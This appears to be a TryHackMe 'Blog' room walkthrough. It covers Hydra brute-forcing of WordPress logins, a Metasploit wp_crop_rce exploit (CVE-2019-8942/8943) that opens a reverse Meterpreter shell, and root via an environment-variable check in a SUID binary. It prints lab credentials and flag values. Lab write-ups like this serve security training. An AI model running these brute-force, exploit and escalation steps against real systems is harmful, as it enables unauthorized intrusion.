
Question: What version of the above CMS was being used?
-5.0

running hydra found kwheel credential
//kwheel:cutiepie1


```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/blog]
└─$ hydra -L user -P /usr/share/wordlists/rockyou.txt blog.thm http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^:is incorrect' -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-16 11:07:34
[DATA] max 64 tasks per 1 server, overall 64 tasks, 28688798 login tries (l:2/p:14344399), ~448263 tries per task
[DATA] attacking http-post-form://blog.thm:80/wp-login.php:log=^USER^&pwd=^PASS^:is incorrect
[STATUS] 1885.00 tries/min, 1885 tries in 00:01h, 28686913 to do in 253:39h, 64 active
[80][http-post-form] host: blog.thm   login: bjoel
[STATUS] 4781757.67 tries/min, 14345273 tries in 00:03h, 14343525 to do in 00:03h, 64 active
[80][http-post-form] host: blog.thm   login: kwheel   password: cutiepie1
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-16 11:11:55

┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/blog]
└─$
```

& we've succesfully login into kwheel user but she's not an admin account


here we found a Draft with weird name



in the media library found something kinda suspicious



the url here looks suspicious, seems like the threat actor trying to test some exploitation here



found an interesting medium explaining wordpress 5.0 RCE
//link: https://medium.com/@knownsec404team/the-detailed-analysis-of-wordpress-5-0-rce-a171ed719681
//CVE: CVE-2019-8942 & CVE-2019-8943

& metasploit have the exploits for it (wp_crop_rce)

```
msf6 > search wordpress 5.0

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       C
heck  Description
   -  ----                                          ---------------  ----       -
---   -----------
   0  exploit/multi/http/wp_crop_rce                2019-02-19       excellent  Y
es    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_property_upload_exec   2012-03-26       excellent  Y
es    WordPress WP-Property PHP File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploi
t/unix/webapp/wp_property_upload_exec

msf6 >
```

exploit with the exploits & we got our initial foothold!

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.8.20.97:18890
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.65.102
[*] Meterpreter session 1 opened (10.8.20.97:18890 → 10.10.65.102:47510) at 2020-11-16 13:01:12 -0500

[*] Attempting to clean up files...

meterpreter >
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Post Exploitation

Privilege Escalation

www-data -> root

found 1 user in /home

```
www-data@blog:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 May 26 18:02 .
drwxr-xr-x 24 root  root  4096 May 25 12:53 ..
drwxr-xr-x  4 bjoel bjoel 4096 May 26 20:08 bjoel
www-data@blog:/home$ cd bjoel
cd bjoel
```

rabbit hole user flag

```
www-data@blog:/home/bjoel$ cat user
cat user.txt
You won't find what you're looking for here.

TRY HARDER
www-data@blog:/home/bjoel$
```

found mysql credential in wp-config.php
//wordpressuser:LittleYellowLamp90!@

```
/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');

/** MySQL hostname */
```

finding suid bit binary
//that checker binary doesnt seems like any common system binary

```
su: Authentication failure
www-data@blog:/$ find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null
find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-sr-x 1 root root 8432 May 26 18:27 /usr/sbin/checker
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

when execute it shows the result

```
www-data@blog:/$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
www-data@blog:/$
```

try to reverse enginneer the binary using ghidra & found something interesting
//getenv of admin env variable & the value is 0

```
5   char *pcVar1;
6
7   pcVar1 = getenv("admin");
8   if (pcVar1 == (char *)0x0) {
9     puts("Not an Admin");
10  }
11  else {
12    setuid(0);
13    system("/bin/bash");
14  }
15  return 0;
16 }
17
```

let's try the methods to exploit the binary
//export the admin variable with 0 value & execute the checker binary

& we got our root shell!

```
www-data@blog:/$ export admin=0
export admin=0
www-data@blog:/$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/#
```

capture root flag

```
root@blog:/root# cat root.txt
cat root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/root#
```

the user flag location, removable device USB

```
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/# find / -name user.txt -type f 2>/dev/null
find / -name user.txt -type f 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/#
```

capture user flag

```
root@blog:/media/usb# cat user
cat user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/media/usb#
```

Question: Where was user.txt found?
-/media/usb